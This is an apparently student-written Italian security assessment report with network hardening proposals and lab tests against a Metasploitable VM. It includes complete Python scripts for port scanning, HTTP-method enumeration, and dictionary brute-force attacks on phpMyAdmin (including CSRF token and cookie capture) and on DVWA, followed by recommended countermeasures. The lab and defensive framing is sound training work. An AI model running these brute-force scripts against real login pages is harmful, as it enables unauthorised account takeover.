VALUTAZIONE DI SICUREZZA DATA CENTER PER COMPAGNIA THETA

REFERENTE GRUPPO 3: FRANCESE BRUNO

GRUPPO 3:

Francese Bruno, Masoni Marta, Iannella Pasquale, Greco Riccardo, Pedrazzi Andrea, Frau Salvatore, Prezzo Giuseppe, Albertini Nikita, Curatolo Samuele.


DESIGN DI RETE AZIENDALE

1) PROPOSTA BASE

La prima proposta è standard cioè propone l'aggiunta di strumenti di sicurezza base per la rete aziendale che permettono l'accesso al Web server accessibile al pubblico e all'Application server che espone su rete interna l'applicativo e-commerce della compagnia Tetha accessibile esclusivamente ai dipendenti della stessa.


Nel dettaglio:

1) E' stata implementata una zona DMZ delimitata da doppio Firewall: un primo Firewall esterno alla rete interna configurato per consentire solo il traffico destinato alla DMZ , ed un secondo Firewall interno che consente il traffico dalla DMZ alla rete interna;
2) È stato inserito un Web Application Firewall, un Firewall in grado di proteggere le applicazioni Web da attacchi dannosi e traffico internet indesiderato nella Server room per aumentare la protezione del Application server
3) Sono stati introdotti Honeypot in diverse aree;
4) La rete interna è stata segmentata ulteriormente in questo caso in tre aree : Server room, Dirigenza e Dipendenti.



2) PROPOSTA PREMIUM

Aggiunge alla proposta base un ulteriore livello di sicurezza tramite dispositivi IDS ed IPS; nello specifico è stato introdotto l'IPS all'interno della rete interna e l'IDS nella DMZ. Ovviamente questo tipo di design ha una maggiore sicurezza e di conseguenza un costo più elevato.



VALUTAZIONE DELLA SICUREZZA DELLE COMPONENTI CRITICHE DELLA RETE(WEB SERVER ED APPLICATION SERVER)

1) ENUMERAZIONE METODI HTTP ABILITATI – PORT SCANNING

Premessa: il test è stato effettuato in un laboratorio virtuale, separato dall'ambiente di lavoro.

E' stato creato un programma in Python che include a sua volta due differenti programmi i quali permettono rispettivamente l'enumerazione dei metodi http attivi abilitati su un determinato target (nel nostro caso Metasploitable con IP : 192.168.50.101) e la valutazione dei servizi attivi (port scanning).

Di seguito riportato il codice :


```
import socket, http.client,ipaddress, colorama
from colorama import Fore

def validateIp(): # Controlla se l'ip è inserito correttamente
    while True:
        ip = input("Inserisci l'ip da scansionare o digita '0' per uscire :\n")
        if ip=="0":
            break
        try:
            ipaddress.ip_address(ip)
            break
        except ValueError:
            print("IP non valido, Riprova!")
    return ip

def portScan():
        ip=validateIp()
        if ip=="0":
                return
        try:
                port_range = input("Inserire il range di porte da scannerizzare (es 60-65):\n")
                port_range = list(map(int,port_range.split("-")))
                port_range.sort()   #Ordinamento in ordine crescente
                flag=0
                for port in range(port_range[0], port_range[1]):
                        try:
                                sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                                sock.settimeout(1)
                                result = sock.connect_ex((ip, port))
```


```
                        if result == 0:
                                print(f"Porta {Fore.GREEN}{port} ⟶ {socket.getservbyport(port)}{Fore.WHITE}")
                                flag=1
                        sock.close()
                except:
                        continue
        if flag==0:
                print(f"{Fore.RED}Nessuna porta aperta{Fore.WHITE}\n")
    except:
        print ("C'è un errore, riprova.\n")

def metodiHTTP():
    host=validateIp()
    if host == '0':
        return
    while True: # Controllo input porta
        port = ""
        port = input("Inserire la porta target (0-65535, default: 80): ")
        if port == "":
            port = 80
            break
        elif port.isdigit() and int(port) ⩾ 0 and int(port) ⩽ 65535:
            break
        else:
            print ("C'è un errore, riprova.\n")
    path = input("Inserisci un PATH: ")

    try:
        connection = http.client.HTTPConnection(host, port) # crea un oggetto per gestire la connessione
```

```
 GNU nano 7.2                                                    bruno2.py
            connection.request("OPTIONS",path)
            response = connection.getresponse() # invia una richiesta in base hai parametri scelti
            allowed_methods = response.getheader("Allow")
            if allowed_methods ≠ None:
                print("Metodi abilitati: ", Fore.GREEN, allowed_methods, Fore.WHITE) # stampa la risposta del server
            else:
                print(f"{Fore.RED}OPTIONS {Fore.WHITE}non ha restituito nessun risultato, inserire manualmente il metodo HTTP da testare.")
                allowed_methods = input("Inserire i metodi da testare separati da virgola (es. GET,POST,PUT): ")
                methods = allowed_methods.upper().split(",")
                for method in methods:
                        connection = http.client.HTTPConnection(host, port) # crea un oggetto per gestire la connessione
                        connection.request(method, path)
                        response = connection.getresponse() # invia una richiesta in base ai parametri scelti
                        if response.status ⩾ 200 and response.status ⩽ 213 :
                                print(f"Metodo {Fore.GREEN}{method}{ Fore.WHITE} funzionante.")
                                connection.close()
                        else:
                                print(f"Metodo {Fore.RED}{method}{Fore.WHITE} non funzionante.\n")
                                connection.close()

    except ConnectionRefusedError:
            print("Impossibile connettersi\n")

def menu():

    while True:
            scelta_programma = input("Scegli il programma da eseguire: [ 1 ] per port scan o [ 2 ] per enumerazione metodi HTTP abilitati o [ 0 ] per uscire: ")
            try:
                    match  scelta_programma :
```

```
 GNU nano 7.2                                                    bruno2.py
                                print(f"Metodo {Fore.GREEN}{method}{ Fore.WHITE} funzionante.")
                                connection.close()
                        else:
                                print(f"Metodo {Fore.RED}{method}{Fore.WHITE} non funzionante.\n")
                                connection.close()

    except ConnectionRefusedError:
            print("Impossibile connettersi\n")

def menu():

    while True:
            scelta_programma = input("Scegli il programma da eseguire: [ 1 ] per port scan o [ 2 ] per enumerazione metodi HTTP abilitati o [ 0 ] per uscire: ")
            try:
                    match  scelta_programma :
                            case "0":
                                    break
                            case "1":
                                    portScan()
                            case "2":
                                    metodiHTTP()
                            case _:
                                    print ("Carattere non consentito\n")
            except:
                    break


menu()
```

ESECUZIONE PROGRAMMA:





CONSLUSIONI:

- Inserendo un determinato IP target nel nostro caso 192.168.50.101, abbiamo analizzato un range di porte ed il risultato è la determinazione di porta aperta o chiusa per ogni porta all'interno del range;
- Inserendo un determinato IP target nel nostro caso 192.168.50.101 e la porta target , possiamo visualizzare l'enumerazione dei metodi http abilitati su quella determinata porta.

2) ATTACCHI BRUTE FORCE SULLA PAGINA PHPMYADMIN

Al fine di effettuare un attacco brute force alla macchina Metasploitable , alla pagina phpMyAdmin :

- Sono state importate delle liste tipo di username e password più utilizzate dal link https://github.com/duyet/bruteforce-database e dalla macchina stessa kali che presenta delle liste username/ password di default molto fornite.
- E' stato quindi creato un programma in Python in grado di identificare la coppia Username/Password utilizzata per accedere alla pagina phpMyAdmin.


Di seguito riportato il codice ed anche la verifica della sua corretta esecuzione.

CODICE:

```
  GNU nano 7.2                                                  bruteforcephp.py
import requests,colorama
from colorama import Fore
from bs4 import BeautifulSoup

def bruteforce(url,keys):
   username_file = open('/home/kali/Documenti/bruteforce-database/user.txt')
   password_file = open('/home/kali/Documenti/bruteforce-database/pass.txt')
   user_list = username_file.readlines() #Apre i file per la lettura delle liste user - pass.
   pwd_list = password_file.readlines()
   found=0
   print("Work in progress...Wait please")
   for user in user_list:   # Invia una richiesta POST con cookies e parametri per ogni coppia user-pass
       user = user.rstrip() # per tentare il login.
       if(found==1):
         break
       for pwd in pwd_list:
           pwd = pwd.rstrip()
           header={'Content-Type':'application/x-www-form-urlencoded','Set-Cookie':f'phpMyAdmin={keys["cookie"]}'}
           params={'phpMyAdmin':keys['cookie'],'phpMyAdmin':keys['cookie'],'pma_username':user,'pma_password':pwd
           ,'server':1,'phpMyAdmin':keys['cookie'],'token':keys['token']}
           rp=requests.post(url,headers=header,data=params)

           if not"Access denied" in rp.text: #Se il server restituisce la risorsa in html che non contiene
             print("Logged with: "+Fore.GREEN+user+" - "+pwd) # quella stringa, user e pass sono corretti.
             found=1
             break


def getdata(url):
```

```
   for user in user_list:   # Invia una richiesta POST con cookies e parametri per ogni coppia user-pass
       user = user.rstrip() # per tentare il login.
       if(found==1):
         break
       for pwd in pwd_list:
           pwd = pwd.rstrip()
           header={'Content-Type':'application/x-www-form-urlencoded','Set-Cookie':f'phpMyAdmin={keys["cookie"]}'}
           params={'phpMyAdmin':keys['cookie'],'phpMyAdmin':keys['cookie'],'pma_username':user,'pma_password':pwd
           ,'server':1,'phpMyAdmin':keys['cookie'],'token':keys['token']}
           rp=requests.post(url,headers=header,data=params)

           if not"Access denied" in rp.text: #Se il server restituisce la risorsa in html che non contiene
             print("Logged with: "+Fore.GREEN+user+" - "+pwd) # quella stringa, user e pass sono corretti.
             found=1
             break


def getdata(url):
   r=requests.get(url) #Invia una richiesta  di tipo get per intercettare cookie e token.
   cookie=r.cookies['phpMyAdmin']
   body= BeautifulSoup(r.text,'html.parser')
   token=body.find("input",{"name":"token"})["value"]
   return {'cookie':cookie,'token':token}


url="http://192.168.50.101/phpMyAdmin/"
keys=getdata(url)
bruteforce(url,keys)
```

PROGRAMMA IN ESECUZIONE:



Conclusioni:

si nota il riconoscimento dell'utente con " guest" mentre il campo password è vuoto.

3) ATTACCHI BRUTE FORCE SULLA DVWA PER OGNI LIVELLO DI SICUREZZA


Il programma creato esegue attacchi di brutem force per ogni livello di sicurezza, dal più basso(low) al più alto (high). Inoltre permette l'accesso alla login iniziale

CODICE PROGRAMMA:

```
 GNU nano 7.2                                                    bruteforcedvwa.py
import requests
from colorama import Fore

def firstLogin(t): # primo login per catturare il cookie
        url=f"{t}/login.php"
        post_parameters={'username': 'admin', 'password': 'password','Login': 'Login'}
        header = {
                "Content-type": "application/x-www-form-urlencoded",
                "Accept": "text/html,application/html+xml"
                }
        r=requests.post(url,headers= header,data=post_parameters,allow_redirects=False)
        cookie=r.cookies['PHPSESSID']
        if(r.headers['Location'] == "index.php"):
           print(f"Target → {url}\nLoggato con :{Fore.GREEN} admin - password{Fore.WHITE}")
        return cookie

def bruteForce(t,c): #bruteforce su pagina brute
        url = f"{t}/vulnerabilities/brute/"
        while True:
                security = input(f"Inserire il livello di sicurezza di DVWA ({Fore.GREEN}low,{Fore.YELLOW}medium,{Fore.RED}high{Fore.WHITE}):\n") #cookie sicurezza
                if security.lower() in {'low','medium','high'}:
                        break
        flag=0
        username_file = open('/home/kali/Documenti/bruteforce-database/user.txt')
        password_file = open('/home/kali/Documenti/bruteforce-database/pass.txt')

        users = username_file.readlines()
        password = password_file.readlines()

        cookies = {
                "PHPSESSID":  c,
```

```
 GNU nano 7.2                                                    bruteforcedvwa.py
        flag=0
        username_file = open('/home/kali/Documenti/bruteforce-database/user.txt')
        password_file = open('/home/kali/Documenti/bruteforce-database/pass.txt')

        users = username_file.readlines()
        password = password_file.readlines()

        cookies = {
                "PHPSESSID":  c,
                "security" : security
        }

        for user in users: #brute con liste di file
                user = user.rstrip()
                for pas in password:
                        pas = pas.rstrip()
                        payload = f'?username={user}&password={pas}&Login=Login'
                        request = requests.get(url + payload, cookies=cookies)
                        if not"incorrect" in request.text:
                                print(f"Target → {url}\nLoggato con : {Fore.GREEN}{user} - {pas}{Fore.WHITE}")
                                exit()
                        else:
                                flag=1
        if flag==1:
                print(f"{Fore.RED} Login Fallito!")


target="http://192.168.50.101/dvwa"
cookie=firstLogin(target)
bruteForce(target,cookie)
```

PROGRAMMA IN ESECUZIONE:



Conclusioni:

Come si può vedere dall'ultima immagine, il programma è in grado di intercettare per ogni livello di sicurezza utente e password, identificati rispettivamente con "admin" e "passwsord"

RISULTATI TROVATI E CONSEGUENTI CONTROMISURE DA ADOTTARE

I risultati ottenuti ci hanno permesso di constatare di una mancata sicurezza in entrambi le parti critiche aziendale (web server ed application server) ed anche a livello di struttura della rete aziendale. Infatti abbiamo elencato due possibili proposte per migliore la sicurezza a livello strutturale proponendo un'opzione base , essenziale e meno costosa, ed un'opzione più efficace e precisa ma anche più onerosa.

Inoltre, con i test effettuati tramite i programmi appositamente creati dal team, siamo stati in grado di recuperare utente e password sia per il web server sia per l'application server ad ogni livello di sicurezza.

Viste le premesse di cui sopra elecante, al fine di evitare danni all'azienda come compromissione di dati sensibili o ad esempio l'accesso da parte di malintenzionati a documenti riservati , elenchiamo di seguito possibili soluzioni che garantirebbero una maggiore sicurezza della rete aziendale Tetha :

- Password: l'uso di [admin:password] o [guest:] sono da sconsigliare vivamente. Si consiglia di utilizzare password più robuste, sia per i super user che per gli utenti con privilegi più bassi. Si consiglia l'uso di password forti: 8 o più caratteri, di cui lettere (maiuscole e minuscole), numeri e simboli. Possibilmente non utilizzare

parole di senso compiuto (facilmente esposte ad un dictionary attack come quello condotto) o informazioni personali facilmente reperibili ed utilizzare requisiti ancora più stringenti per gli utenti con privilegi elevati

- Utilizzo delle richieste GET: l'utilizzo di richieste di tipo GET per scambiare col server informazioni riservate sono da evitare perché riflettono nell'URL alcune informazioni importanti per eventuali attaccanti
- Disattivare il metodo OPTIONS o, quantomeno, disattivare nel response header il campo che restituisce i metodi attivi
- HTTP: l'uso del protocollo HTTP è rigorosamente da evitare. Passare al più presto ad HTTPS, finora tutto il traffico è passato in chiaro e quindi facilmente intercettabile
- Implementare dei controlli server-side che permettano di bannare gli utenti che immettono dati di login errati, in modo da proteggersi da eventuali attacchi brute force
- Valutare l'implementazione di una VPN aziendale(?)
- Valutare l'implementazione di MFA (Multi Factor Authentication), almeno per l'accesso alle aree nevralgiche del sistema
